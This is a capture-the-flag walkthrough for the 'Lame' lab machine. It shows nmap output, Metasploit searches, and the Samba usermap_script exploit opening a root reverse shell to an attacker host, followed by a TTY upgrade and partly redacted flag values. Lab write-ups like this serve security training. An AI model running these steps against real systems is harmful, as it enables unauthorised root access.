Machine: Lame

■ Easy

Challenge Description :


A super easy Machine, easily done with just Metasploit scripts to directly get a root shell.

Notes :

- MsfConsole (MetaSploit)
- Nmap (Network Mapper)
    - Make sure you Read the Full report / scan on nmap.
    - Make sure to use nmap properly / efficiently.
    - MsfConsole not required, just highly recommended for gaining the exploits.

Getting Down to Flag :


- First Connect to the Machine via your Own Configuration / either by VPN or a PWNBox, while spawning up the machine.
- After its Up begin to Nmap it.
- You can add it too /etc/host, to a domain like lame.htb to make it easier to remember rather than an IP.



```
Nmap scan report for 10.10.10.3
Host is up (0.061s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.
0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP
)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP
)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubu
ntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 302.68 seconds
```


- The Nmap scan should result in getting some open-ports and the service they are running, Both FTP / SMB are Vulnerable according to their version

- Using Msfconsole we search for any exploits for the FTP Vsftpd. But when we try to execute it we get an error either from being blocked or it has a custom patched version.



```
msf6 > search  vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank
   -  ----                                  ---------------  ----
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent
ion
```

- Again using Msfconsole to search for any exploits for the samba SMB. When we search for it we get a lot of options, we want one for RCE.




```
  3     \_ target: Windows x64                                      .               .          .
  4   exploit/unix/http/quest_kace_systems_management_rce          2018-05-31      excellent  Yes
ection
  5   exploit/multi/samba/usermap_script                            2007-05-14      excellent  No
tion
  6   exploit/linux/samba/setinfopolicy_heap                        2012-04-10      normal     Yes
o Heap Overflow
  7     \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10    .               .          .
  8     \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10     .               .          .
  9     \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04     .               .          .
  10    \_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10     .               .          .
  11    \_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze         .               .          .
  12    \_ target: 3.5.10-0.107.el5 on CentOS 5                     .               .          .
  13  exploit/linux/samba/chain_reply                               2010-06-16      good       No
x x86)
  14    \_ target: Linux (Debian5 3.2.5-4lenny6)                    .               .          .
  15    \_ target: Debugging Target                                 .               .          .


nteract with a module by name or index. For example info 15, use 15 or use exploit/linux/samba/chain_
fter interacting with a module you can manually set a TARGET with set TARGET 'Debugging Target'

sf6 exploit(unix/ftp/vsftpd_234_backdoor) > search samba user
```

- We then execute the multi/samba/usermap_script as it will give you a shell, you can look for this via msfconsole from this:

’Search samba user’

’use multi/samba/usermap_script’

- We then execute the exploit by setting the remote host and running it.
- Success, We finally get a shell and its Root so we don't need to do any privilege escalation.




```
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.77:4444
[*] Command shell session 1 opened (10.10.14.77:4444 -> 10.10.10.3:36755)


ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
initrd.img.old
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
whoami
root
```

- To get a proper shell we set the TTY for a terminal prompt,

  I normal use this to get it


  ‘script /dev/null -qc /bin/bash’



```
script /dev/null -qc /bin/bash
root@lame:/# id
uid=0(root) gid=0(root)
root@lame:/#
```


  See more TTY'S here

- The first flag, the “User flag” can be found exploring the user directories



```
root@lame:/home/makis# ls
user.txt
root@lame:/home/makis# cat user.txt
99[redacted]88db34e2759a[redacted]f6859c[redacted]
root@lame:/home/makis#
```

- And the second flag as you can guess is in the root directory



```
root@lame:/# cd root
root@lame:/root# ls
Desktop  reset_logs.sh  root.txt  vnc.log
root@lame:/root# cat root.txt
32[redacted]664f9a3[redacted]49cffe7
root@lame:/root#
```

First Machine - Birdo